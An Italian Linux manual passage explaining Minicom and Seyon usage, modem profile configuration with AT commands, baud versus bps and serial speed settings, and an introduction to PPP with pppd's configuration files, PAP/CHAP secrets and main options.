Prima di poter utilizzare Minicom occorre che sia stato predisposto il file `/etc/minrc.dfl` attraverso la procedura di configurazione cui si accede attraverso Minicom quando viene avviato con l'opzione **`-s`**. Per gli scopi degli esempi riportati in queste sezioni, è sufficiente salvare la configurazione predefinita, in pratica basta che il file `/etc/minrc.dfl` esista e sia vuoto.

Oltre al file di configurazione, occorre aggiungere all'interno del file `/var/lib/minicom/minicom.users` i nomi degli utenti abilitati al suo utilizzo.

Per avviare Minicom (l'eseguibile **`minicom`**) è sufficiente il nome senza argomenti.

`$` **`minicom`**[ *Invio* ]

Segue un breve esempio nel quale in particolare si interroga il modem per conoscere il profilo di configurazione memorizzato nella memoria non volatile (AT&V).

```
Minicom 1.71 Copyright (c) Miquel van Smoorenburg

Press CTRL-A Z for help on special keys

AT S7=45 S0=0 L1 V1 X4 &c1 E1 Q0
OK
```

**`AT&V`**[ *Invio* ]

```
ACTIVE PROFILE:
B1 E1 L1 M1 Q0 V1 W0 X4  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0 &Y0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S01:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:045 S08:002
S09:006 S10:014 S11:095 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

STORED PROFILE 0:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
```

```
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:095 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

TELEPHONE NUMBERS:
&Z0=
&Z1=
&Z2=
&Z3=

OK
```

[ *Ctrl+a* ][ *x* ]

| |
|---|
| Nell'esempio, è stato trascurato il fatto che la configurazione predefinita non fosse adatta alla situazione normale delle linee telefoniche italiane. Infatti, la stringa di inizializzazione inviata automaticamente da Minicom al modem conteneva il comando ATX4 che in Italia non è opportuno. |

## 91.7.3 Utilizzo sommario di Seyon

Seyon è un programma di emulazione di terminale che utilizza l'interfaccia grafica X. Se si utilizza il collegamento `/dev/modem` per riferirsi alla porta seriale alla quale è connesso il modem si può avviare l'eseguibile **`seyon`** nel modo seguente:

```
$ seyon -modems /dev/modem
```





Figura 91.2: Avvio del programma di comunicazione Seyon.

La finestra **`Seyon Command Center`** permette di accedere alla configurazione dei parametri di comunicazione attraverso il pulsante **`Set`**.





Figura 91.3: Configurazione della velocità massima di comunicazione attraverso il pannello di comando di Seyon.

La figura 91.4 è un esempio di connessione attraverso comandi scritti direttamente senza l'aiuto del programma di comunicazione.

```
Seyon Copyright (c) 1992-1993 Muhammad M. Saggaf. All rights reserved.
Version 2.1 rev. 4b i486-Linux root@fuzzy 11/25/95 17:47:09.

Locating Modems...
Modem ``/dev/modem'' is Available.

ATZ
OK
ATX3
OK
ATDT306371
CONNECT 9600

Welcome to Linux 1.2.3.


tv!login: daniele
Password:
Last login: Mon Mar 31 23:02:26 on ttyS17
Linux 1.2.3. (POSIX).
█
```

Figura 91.4: Esempio di connessione con Seyon.

## 91.8 Configurazione del modem

Nelle sezioni precedenti sono stati visti una serie di comandi e registri utili a definire il comportamento del modem. I programmi che utilizzano il modem, come i programmi di comunicazione e i fax, hanno la necessità di predisporre il modem nel modo ottimale per ciò che da loro deve essere fatto.

I programmi più sofisticati guidano l'utente alla configurazione del modem senza la necessità di indicare esplicitamente alcun comando AT. Questi programmi trasformano poi la configurazione in una stringa di inizializzazione che viene inviata al modem prima di qualunque attività.

I programmi meno sofisticati prevedono la possibilità per l'utente di inserire una stringa di inizializzazione che vada a sommarsi alla configurazione già gestita dal programma.

Esiste tuttavia la possibilità di inserire una configurazione di massima già nel modem, e questo viene descritto nella prossima sezione.

### 91.8.1 Profilo di configurazione del modem

I modem standard contengono una ***configurazione di fabbrica*** registrata su ROM e almeno un ***profilo di configurazione*** registrato in una memoria non volatile, modificabile da parte dell'utilizzatore.

La predisposizione di una buona configurazione in questa memoria non volatile, permette di utilizzare il comando ATZ per richiamare tutto ciò che in essa è stato definito, semplificando la configurazione attraverso i programmi che utilizzano il modem. La sequenza di operazioni seguente mostra il modo normale di predisporre una tale configurazione.

La prima cosa da fare è utilizzare un programma di comunicazione come Minicom per poter colloquiare con il modem.

`$` **`minicom`**[ *Invio* ]

```
...
OK
```

Quasi tutti i programmi del genere, subito dopo l'avvio, inizializzano il modem in qualche modo. Prima di proseguire si carica il profilo di configurazione memorizzato precedentemente nella memoria non volatile.

**`ATZ`**[ *Invio* ]

```
OK
```

Si procede quindi con una serie di comandi che servono a cambiare la modalità di funzionamento del modem. In questo caso si cambia il tipo di responso in modo che sia compatibile con il tipo di linee telefoniche utilizzate in Italia, e si modifica il registro **`S11`** in modo che la pausa tra i toni di composizione sia di 100 millisecondi.

**`ATX3`**[ *Invio* ]

```
OK
```

**ATS11=100**[ *Invio* ]

```
OK
```

Per verificare l'esito, basta utilizzare il comando AT&V.

**AT&V**[ *Invio* ]

```
ACTIVE PROFILE:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:100 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

STORED PROFILE 0:
B1 E1 L2 M1 Q0 V1 W0 X4  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:095 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

TELEPHONE NUMBERS:
&Z0=
&Z1=
&Z2=
&Z3=

OK
```

Si può osservare la differenza tra il profilo attivo (il primo) e quello contenuto nella memoria non volatile (il secondo). Evidentemente può trattarsi soltanto delle due cose che sono state modificate. Se si desidera modificare altro si continua, altrimenti si memorizza il nuovo profilo di configurazione.

**AT&W**[ *Invio* ]

```
OK
```

Se si utilizza nuovamente il comando AT&V si può verificare che il profilo attivo è stato copiato nella memoria non volatile.

**AT&V**[ *Invio* ]

```
ACTIVE PROFILE:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:100 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

STORED PROFILE 0:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:100 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

TELEPHONE NUMBERS:
&Z0=
&Z1=
&Z2=
&Z3=

OK
```

Al termine basta concludere il funzionamento del modem. In questo caso con la sequenza [ *Ctrl+a* ][ *x* ].

## 91.9 Frequenza di variazione dello stato e velocità di trasmissione

Quando si utilizzano le porte seriali e i modem, è importante chiarire i concetti legati alla velocità di trasmissione. Per prima cosa è bene distinguere due situazioni: la comunicazione attraverso porte seriali, che per esempio può avvenire tra la porta seriale di un elaboratore e la porta corrispondente di un modem, e quella tra due modem, attraverso un doppino telefonico. Nel primo caso, i dati sono trasmessi solo in forma di segnale elettrico, in base alla tensione che questo assume. Ciò, tra le altre cose, implica una limitazione nella lunghezza del cavo. Nel secondo caso, invece, la distanza da raggiungere impone che le informazioni siano trasmesse attraverso una o più portanti di frequenza tale da essere adatte al mezzo.

Quando si parla di velocità di trasmissione attraverso un cavo seriale, l'unica indicazione possibile si riferisce al numero di bit che possono transitare nell'intervallo di un secondo, cosa espressa dall'unità di misura ***bps*** (*Bit Per Second*).

Quando si pensa alla trasmissione attraverso una portante modulata, oltre al concetto di velocità espresso in bit per secondo, si può aggiungere un parametro aggiuntivo che rappresenta la frequenza di variazione dello stato della portante. Si parla in questo caso di ***baud***.

In origine, i tipi di modulazione utilizzati permettevano di trasmettere dati a una velocità massima pari allo stesso valore baud, e questo ha contribuito a confondere le due cose. Attualmente, i modem più recenti possono operare a un massimo di 2400 baud, mentre riescono a comunicare a una velocità in bps ben superiore (28800 bps sono diventati una cosa normale). Questo significa, evidentemente, che le tecniche di modulazione attuali permettono di trasmettere più bit per ogni baud.

In conclusione:

- quando si parla di velocità di trasmissione, si intende fare riferimento all'unità di misura bps, mentre il termine baud è piuttosto un parametro legato alle caratteristiche del mezzo trasmissivo;
- un'affermazione in cui si utilizza l'unità di misura baud per esprimere una velocità di trasmissione è probabilmente scorretta, o impropria, soprattutto quando si fa riferimento a valori superiori a 2400;
- a volte, la tradizione impone l'utilizzo errato del termine baud, ma questo accade proprio quando i valori bps e baud coincidono, per esempio quando si parla di *autobauding*, concetto che riguarda prevalentemente modem vecchi che utilizzano velocità inferiori o uguali a 2400 bps.

## 91.10 Impostazione della velocità

La velocità di comunicazione della porta seriale deve essere scelta opportunamente, in funzione della velocità con cui il modem è in grado di ricevere e trasmettere dati. Generalmente, la velocità della porta deve essere 4 volte superiore a quella della comunicazione del modem, perché potrebbe intervenire l'effetto della compressione dati ad aumentare il volume effettivo di informazioni scambiate.

Il problema si pone particolarmente quando si utilizzano modem con velocità di trasmissione superiore a 9600 bps.

In pratica, quando si usano modem da 9600 bps in su, si configura il programma di comunicazione per una velocità di 38400 bps, e quindi, a seconda dei casi, si utilizza **`setserial`** per impostare le modalità **`spd_hi`** o **`spd_vhi`**.

La tabella 91.9 riassume le impostazioni necessarie in funzione della velocità del modem utilizzato.

| Velocità del modem | Velocità del programma | Opzioni di setserial |
|---|---|---|
| 300 | 300 | |
| 1200 | 1200 | |
| 2400 | 2400 | |
| 9600 | 38400 | |
| 14400 | 38400 | spd_hi |
| 28800 | 38400 | spd_vhi |
| 33600 | 38400 | spd_vhi |

Tabella 91.9: Impostazioni delle velocità e delle modalità di **`setserial`** in funzione della velocità del modem utilizzato.

## 91.11 Riferimenti

- Greg Hankins, *The Linux Serial HOWTO*

# Introduzione al PPP

PPP sta per *Point to Point Protocol*; si tratta di un protocollo adatto alle connessioni ***punto-punto*** (*point-to-point*) nel senso che è fatto per mettere in comunicazione solo due punti tra di loro (di solito due elaboratori).

Il PPP è un protocollo piuttosto complesso e ricco di possibilità. Consente la connessione attraverso linee seriali dirette o provviste di modem (ovvero di altri apparecchi simili, come nel caso delle linee ISDN). Può instaurare una connessione anche attraverso un collegamento preesistente, sfruttando il flusso di standard input e standard output.

Generalmente, il PPP viene utilizzato per trasportare altri protocolli, fondamentalmente IP, anche se non si tratta dell'unica possibilità. Questo, tra le altre cose, permette l'assegnazione (statica o dinamica) degli indirizzi IP, consentendo in pratica a una delle due parti di ignorare il proprio fino a che non viene instaurata la connessione.

Il PPP può gestire un sistema di autenticazione, attraverso il quale, una, o entrambe le parti, cercano di ottenere dall'altra delle informazioni necessarie a riconoscerla. A questo proposito possono essere usati due modi di autenticazione: PAP e CHAP. Nella connessione PPP non esiste un client e un server, tuttavia, per quanto riguarda il problema dell'autenticazione, si considera client quel nodo che si fa riconoscere, attraverso uno di questi protocolli PAP o CHAP, presso l'altro, che così è il server. Tuttavia, la richiesta di autenticazione è facoltativa, e si può benissimo instaurare una connessione senza alcuna autenticazione, se nessuna delle due parti ne fa richiesta all'altra. Inoltre, la richiesta di identificazione può anche anche essere reciproca; in tal caso entrambi i nodi che si connettono sono sia client che server a fasi alterne.

## 92.1 Funzionalità del kernel

Per poter utilizzare il protocollo PPP, è necessario che il kernel sia predisposto per farlo. Naturalmente, lo stesso kernel deve poter gestire la rete.

- *PPP (point-to-point) support* (12.5.9) **Y**

Se il supporto al PPP è stato inserito nella parte principale del kernel, cioè non è stato lasciato in un modulo, si può trovare tra i messaggi di avvio qualcosa come l'esempio mostrato di seguito.

$ **dmesg | less**[*Invio*]

```
PPP: version 2.3.3 (demand dialling)
PPP line discipline registered.
```

Se invece si tratta di una funzionalità gestita attraverso un modulo, questa dovrebbe attivarsi automaticamente al momento del bisogno.

## 92.2 Funzionamento generale di pppd

GNU/Linux dispone generalmente del demone **`pppd`** per la gestione del protocollo PPP. Si è accennato al fatto che il PPP non prevede un client e un server, anche se questi termini si usano per distinguere le parti nella fase di autenticazione, e in questo senso questo programma serve sia per attendere una connessione che per iniziarla.

Il demone **`pppd`** deve amministrare un sistema piuttosto complesso di file di configurazione e di possibili script di contorno. La maggior parte di questi dovrebbe trovarsi nella directory `/etc/ppp/`, e tra tutti, il file più importante è `/etc/ppp/options`, all'interno del quale vanno indicate le opzioni di funzionamento che si vogliono attivare in generale.

### 92.2.1 Struttura del sistema di configurazione

**`pppd`** può essere configurato completamente attraverso le opzioni della riga di comando. Quanto definito in questo modo prende il sopravvento su qualunque altro tipo di configurazione, e quindi, si utilizza tale metodo solo per variare le impostazioni definite altrimenti.

Il file di configurazione principale è `/etc/ppp/options`; è il primo a essere letto e, teoricamente, tutti i file di configurazione successivi possono modificare quanto definito al suo interno.

Successivamente, se esiste, viene letto il file `~/.ppprc`, che potrebbe essere contenuto nella directory personale dell'utente che avvia il processo. In generale, dato il ruolo che ha il programma **`pppd`**, non si usano configurazioni personalizzate degli utenti, e quindi questo file non dovrebbe esistere.

Per ultimo viene letto un file di configurazione il cui nome dipende dal tipo di dispositivo utilizzato per instaurare la connessione. Data la natura del protocollo PPP, il dispositivo in questione corrisponde generalmente a una porta seriale (`/dev/ttyS*`); così, questo file di configurazione specifico avrà un nome che corrisponde al modello `/etc/ppp/options.ttyS*`, e il suo scopo è quello di definire dei dettagli che riguardano la connessione attraverso la linea corrispondente.

A titolo di esempio viene anticipato come potrebbe apparire un file di configurazione di questo tipo. Si osservi il fatto che le righe bianche e quelle vuote vengono ignorate, inoltre, il simbolo **`#`** indica l'inizio di un commento che si conclude alla fine della riga.

```
# /etc/ppp/options

# Attiva il controllo di flusso hardware (RTS/CTS).
crtscts

# Vengono utilizzati i file di lock in stile uucp.
lock

# Utilizza un modem.
modem
```

### 92.2.2 Struttura del sistema di autenticazione

Si è accennato al fatto che il PPP può gestire un sistema autonomo di autenticazione. **`pppd`** è in grado di utilizzare due tecniche: PAP (*Password Authentication Protocol*) e CHAP (*Challenge Handshake Authentication Protocol*).

Questi sistemi si basano sulla conoscenza da parte di entrambi i nodi di alcune informazioni «segrete» (si parla precisamente di *secret*), che vengono scambiate in qualche modo e verificate prima di attuare la connessione.

È il caso di ribadire che si tratta di procedure opzionali, e che dipende da ognuno dei due nodi stabilire se si pretende che l'altra parte si identifichi prima di consentire la connessione.

Per utilizzare queste forme di autenticazione, occorre stabilire un nome e un ***segreto*** (in pratica una password) per il nodo che deve potersi identificare. L'altra parte dovrà disporre di questa informazione per poterla confrontare quando gli viene fornita.

Il protocollo PAP prevede che una parte invii all'altra il proprio nome e il segreto (cioè la password) che verrà utilizzato per consentire o meno la connessione. Il protocollo CHAP prevede invece che una parte, mentre chiede all'altra di identificarsi invii prima il proprio nome, e attenda come risposta il nome dell'altra parte e il segreto relativo da verificare. La differenza fondamentale sta nel fatto che con il PAP, una parte inizia a identificarsi anche senza sapere chi sia la controparte, mentre nel caso del CHAP, l'identificazione viene generata in funzione del nome della controparte.

Questi segreti sono conservati nel file `/etc/ppp/pap-secrets` per il protocollo PAP, e nel file `/etc/ppp/chap-secrets` per il protocollo CHAP. Le informazioni contenute in questi file possono servire per identificare se stessi nei confronti dell'altra parte, oppure per verificare l'identità della controparte.

A titolo di esempio, si potrebbe osservare il testo seguente che rappresenta il contenuto del file `/etc/ppp/chap-secrets` del nodo **`dinkel`**.

```
# Segreti per l'autenticazione CHAP dalla parte del nodo «dinkel»
# client        server          segreto         indirizzi IP ammissibili
dinkel          roggen          ciao            *
```

In tal caso, se il nodo remoto inizia una richiesta CHAP identificandosi con il nome **`roggen`**, gli si risponde con il nome **`dinkel`** abbinato alla password **`ciao`**. Dall'altra parte, il file dei segreti CHAP corrispondente dovrebbe avere lo stesso contenuto.

```
# Segreti per l'autenticazione CHAP dalla parte del nodo «roggen»
# client        server          segreto         indirizzi IP ammissibili
dinkel          roggen          ciao            *
```

In questi termini, nell'ambito delle forme di autenticazione usate da **`pppd`**, si parla di client per indicare il nodo che deve identificarsi di fronte alla controparte, e di server per indicare la parte che richiede all'altra di identificarsi. In questa logica, le voci dei file `/etc/ppp/*-secrets` restano uguali quando si passa da una parte all'altra.

C'è da aggiungere che l'identità di un nodo non è definita dai file `/etc/ppp/*-secrets`, ma dalle opzioni che vengono date a **`pppd`**, per cui, se il nodo **`roggen`** vuole potersi identificare di fronte a **`dinkel`**, si può aggiungere la voce relativa nei file rispettivi.

```
# Segreti per l'autenticazione CHAP dalla parte del nodo «dinkel»
# client        server          segreto         indirizzi IP ammissibili
dinkel          roggen          ciao            *
roggen          dinkel          medusa          *
```

```
# Segreti per l'autenticazione CHAP dalla parte del nodo «roggen»
# client        server          segreto         indirizzi IP ammissibili
dinkel          roggen          ciao            *
roggen          dinkel          medusa          *
```

Da quello che si legge in quest'ultimo esempio: **`dinkel`** utilizza il segreto **`ciao`** per identificarsi nei confronti di **`roggen`**; **`roggen`** utilizza il segreto **`medusa`** per identificarsi nei confronti di **`dinkel`**.

La sintassi del file `/etc/ppp/pap-secrets` è la stessa, con la differenza che sono ammissibili delle semplificazioni che verranno descritte in seguito.

### 92.2.3 Interfacce PPP e funzioni privilegiate

**`pppd`**, quando riesce a instaurare una connessione, definisce dinamicamente un'interfaccia di rete **`ppp`*`n`***, dove *n* è un numero che inizia da 0. Per questo, e per altri motivi, **`pppd`** deve funzionare con i privilegi dell'utente **`root`**. In tal senso, la collocazione normale di questo programma è la directory `/usr/sbin/`.

Può darsi che si voglia concedere l'utilizzo di **`pppd`** a utenti comuni; in tal caso si può attivare il bit SUID, tenendo conto dei pericoli potenziali che questa scelta può causare.

```
# chmod u+s /usr/sbin/pppd
```

Tuttavia, **`pppd`** riesce ugualmente a distinguere se l'utente che lo ha avviato è **`root`** (nella documentazione originale si parla di utente privilegiato), oppure se si tratta solo di un utente comune. Ciò serve per impedire l'utilizzo di opzioni delicate agli utenti comuni.

Di solito, questa distinzione si realizza nell'impossibilità da parte degli utenti comuni di utilizzare talune opzioni che annullino l'effetto di altre stabilite nella configurazione generale del file `/etc/ppp/options`. Questo vincolo non è generalizzato, ma riguarda solo alcune situazioni che verranno descritte nel momento opportuno.

### 92.2.4 Script di contorno

**`pppd`** può avviare degli script di contorno, in presenza di determinate circostanze. Questi possono essere diversi, ma in particolare, quando si gestiscono connessioni IP, sono importanti `/etc/ppp/ip-up` e `/etc/ppp/ip-down`. Il primo di questi due viene avviato subito dopo una connessione e l'instaurazione di un collegamento IP tra le due parti; il secondo viene eseguito quando questo collegamento viene interrotto. Questi due script ricevono gli argomenti seguenti.

⟨*interfaccia*⟩ ⟨*dispositivo-linea*⟩ ⟨*velocità-bps*⟩ ⟨*indirizzo-ip-locale*⟩ ⟨*indirizzo-ip-remoto*⟩ ⟨*opzione-ipparam*⟩

Ogni distribuzione GNU/Linux potrebbe adattare questi script alle proprie esigenze particolari, in modo da rendere uniforme la gestione della rete. In generale, questi file potrebbero essere vuoti del tutto; il loro contenuto generico è quello seguente:

```
#!/bin/sh
#
# This script is called with the following arguments:
#    Arg  Name               Example
#    $1   Interface name     ppp0
#    $2   The tty            ttyS1
#    $3   The link speed     38400
#    $4   Local IP number    12.34.56.78
#    $5   Peer  IP number    12.34.56.99
#

#
# The  environment is cleared before executing this script
# so the path must be reset
#
PATH=/usr/sbin:/sbin:/usr/bin:/bin
export PATH

# last line
```

Il sesto argomento, deriva eventualmente dall'uso dell'opzione **`ipparam`** di **`pppd`**.

## 92.3 Maggiori dettagli su pppd

Dopo l'introduzione delle sezioni precedenti è il caso di affrontare in modo un po' più dettagliato l'uso di **`pppd`**. La sintassi per l'avvio di questo programma è apparentemente molto semplice.

`pppd [⟨opzioni⟩]`

Queste opzioni possono apparire indifferentemente nella riga di comando, come si vede dalla sintassi, oppure nei vari file di configurazione, tenendo conto che quelle indicate sulla riga di comando hanno il sopravvento su tutto (ammesso che ciò sia consentito all'utente che avvia **`pppd`**).

Le opzioni sono di vario tipo, e a seconda di questo possono essere usate in certi modi determinati.

- ⟨*dispositivo-di-comunicazione*⟩

  Tra gli argomenti della riga di comando o tra le opzioni di un file di configurazione, può apparire il percorso completo del file di dispositivo corrispondente alla linea utilizzata. Dato l'uso che si fa solitamente di **`pppd`**, si tratta normalmente di qualcosa che rispetta il modello `/dev/ttyS*`.

  Se manca l'indicazione di tale dispositivo, **`pppd`** utilizza direttamente quello del terminale attraverso il quale è stato avviato.

- ⟨*velocità*⟩

  Tra gli argomenti della riga di comando o tra le opzioni di un file di configurazione, può apparire un numero puro e semplice, che rappresenta la velocità di comunicazione in bps. I valori utilizzabili dipendono molto anche dal sistema operativo utilizzato, e per quanto riguarda GNU/Linux si tratta di quelli che si possono indicare nella configurazione delle porte seriali.

- ⟨*indirizzo-IP-locale*⟩:⟨*indirizzo-IP-remoto*⟩

  ⟨*indirizzo-IP-locale*⟩:

  :⟨*indirizzo-IP-remoto*⟩

  Due numeri IP, separati da due punti verticali (`:`), come si vede dai modelli, rappresentano rispettivamente l'indirizzo del nodo locale e quello del nodo remoto. Gli indirizzi possono essere forniti in notazione decimale puntata o in forma di nome. In condizioni normali, il valore predefinito di quello locale è il primo indirizzo IP del sistema. Il valore predefinito dell'indirizzo dell'elaboratore remoto si ottiene dallo stesso nodo remoto se non viene indicato esplicitamente in alcuna opzione. L'indirizzo 0.0.0.0 equivale a fare riferimento espressamente a quello predefinito, sia per la parte locale che per quella remota.

- ⟨*opzione*⟩ ⟨*argomento*⟩

  Un buon numero di opzioni di **`pppd`** prevede l'indicazione di un argomento successivo. Il loro uso dovrebbe essere intuitivo; in particolare, l'argomento potrebbe essere composto da più informazioni, ma si deve trattare sempre di un corpo unico.

- ⟨*opzione-booleana*⟩

  Le opzioni rimanenti hanno significato solo in modo binario, ovvero in modo booleano. L'indicazione di queste parole chiave manifesta l'attivazione della modalità che rappresentano.

  Nel passato, l'uso di queste opzioni è stato un po' contorto. Occorre tenere conto di alcune cose: se la parola chiave inizia con **`no`**, dovrebbe intendersi che si tratti della disattivazione di qualcosa, secondo il senso che avrebbe leggendola in inglese; inoltre, per un problema di compatibilità con il passato, si può invertire il senso di **alcune** opzioni booleane facendo precedere la parola chiave relativa dal segno **`-`**. Per complicare ulteriormente le cose, **alcune** opzioni booleane, e non necessariamente le stesse appena descritte, possono avere l'aggiunta del segno **`+`** anteriormente, per confermare il senso verbale della parola chiave relativa.

  Per esempio, **`crtscts`** rappresenta la gestione del controllo di flusso hardware, e **`nocrtscts`** indica l'opposto; mentre una volta **`-crtscts`** era il modo corretto per indicare questo.

  Nella documentazione originale non si trova una spiegazione del modo con cui si possano utilizzare questi segni aggiuntivi, che sono diventati semplicemente obsoleti e non più documentati. Purtroppo, però, molti esempi di utilizzo di **`pppd`** che si trovano ancora in circolazione, fanno riferimento al vecchio modo di utilizzare le sue opzioni.

### 92.3.1 Opzioni principali

È già stato introdotto l'uso delle opzioni di **`pppd`**, che possono apparire indifferentemente nella riga di comando o nei file di configurazione. Si è già accennato anche al problema dell'uso dei simboli **`-`** e **`+`** nel caso di opzioni booleane.

#### Alcune opzioni booleane

`ipcp-accept-local | ipcp-accept-remote`

Queste due opzioni servono ad accettare le indicazioni sugli indirizzi IP provenienti dal nodo remoto. Per la precisione, **`ipcp-accept-local`** fa sì che venga accettato l'indirizzo locale proposto dal nodo remoto stesso, anche se questo era stato stabilito con la configurazione; **ipcp-accept-remote** fa sì che venga accettato l'indirizzo remoto proposto dal nodo remoto anche se era stato stabilito altrimenti.

`auth | noauth`

Con l'opzione **auth** si richiede espressamente che il nodo remoto si identifichi per consentire la connessione; al contrario, **noauth** annulla tale necessità. Se l'opzione **auth** appare nella configurazione generale, cioè nel file `/etc/ppp/options`, l'uso dell'opzione **noauth** per annullare tale disposizione, diviene una facoltà privilegiata, cioè concessa solo all'utente **root**.

`crtscts | xonxoff`

`nocrtscts`

Con l'opzione **crtscts** si richiede espressamente di utilizzare un controllo di flusso hardware, ovvero RTS/CTS; con l'opzione **xonxoff** si richiede l'opposto, cioè di utilizzare un controllo di flusso software, ovvero XON/XOFF.

L'opzione **nocrtscts** indica semplicemente di disabilitare il controllo di flusso hardware.

`defaultroute | nodefaultroute`

L'opzione **defaultroute** fa sì che **pppd**, quando la connessione tra i due nodi del collegamento è avvenuta, aggiunga un percorso di instradamento predefinito (*default route*) utilizzando il nodo remoto come router. Questo percorso di instradamento viene poi rimosso dalla tabella di instradamento di sistema quando la connessione PPP si interrompe.

L'opzione **nodefaultroute** serve a evitare che questo instradamento predefinito abbia luogo. Per la precisione, se viene utilizzato nella configurazione generale del file `/etc/ppp/options`, fa sì che l'uso successivo di **defaultroute** divenga privilegiato, cioè riservato all'utente **root**.

`modem | local`

L'opzione **modem** fa sì che **pppd** utilizzi le linee di controllo del modem. Al contrario, **local** dice a **pppd** di ignorarle.

`login`

Con l'opzione **login** si istruisce **pppd** di utilizzare le informazioni di autenticazione gestite dal sistema operativo per gli accessi normali (il *login* appunto), cioè quelle sugli utenti con le password relative, per verificare l'identità del nodo remoto che si presenta utilizzando il protocollo PAP. In pratica, in questo modo, invece di dover accedere al file `/etc/ppp/pap-secrets`, la verifica dell'abbinamento nome-segreto, avviene in base al sistema locale utente-password.

Questo meccanismo si usa frequentemente quando la connessione PPP avviene attraverso linea telefonica commutata, e i nodi che possono accedere corrispondono agli utenti previsti nel sistema locale (nel file `/etc/passwd`).

> Perché i nodi remoti possano accedere identificandosi come gli utenti del sistema, è comunque necessario che esista una voce nel file `/etc/ppp/pap-secrets` che consenta loro di essere accettati. Di solito si usa: **`* * "" *`**, che rappresenta qualunque nome per il client, qualunque nome per il server, qualunque segreto (o password) e qualunque indirizzo IP.

`lock`

Fa sì che **pppd** crei un file di *lock* riferito al dispositivo utilizzato per la comunicazione, secondo lo stile UUCP. In pratica, si crea un file secondo il modello `/var/lock/LCK..ttyS*`. Ciò è utile per segnalare agli altri processi che aderiscono a questa convenzione il fatto che il tale dispositivo è impegnato.

In generale, è utile attivare questa opzione.

`passive | silent`

L'opzione **passive** fa sì che **pppd** tenti inizialmente di connetersi al nodo remoto e, se non ne riceve alcuna risposta, resti in attesa passiva di una richiesta di connessione dalla controparte. Normalmente questa modalità non è attiva e di conseguenza **pppd** termina la sua esecuzione quando non riceve risposta.

L'opzione **silent**, invece, indica a **pppd** di restare semplicemente in attesa passiva di una richiesta di connessione dalla controparte, senza tentare prima di iniziarla per conto proprio.

`debug`

Abilita l'annotazione di informazioni diagnostiche sullo svolgimento della connessione all'interno del registro del sistema. Per la precisione genera messaggi di tipo **`daemon`** e di livello **`debug`** (si veda eventualmente il capitolo 28).

`nodetach`

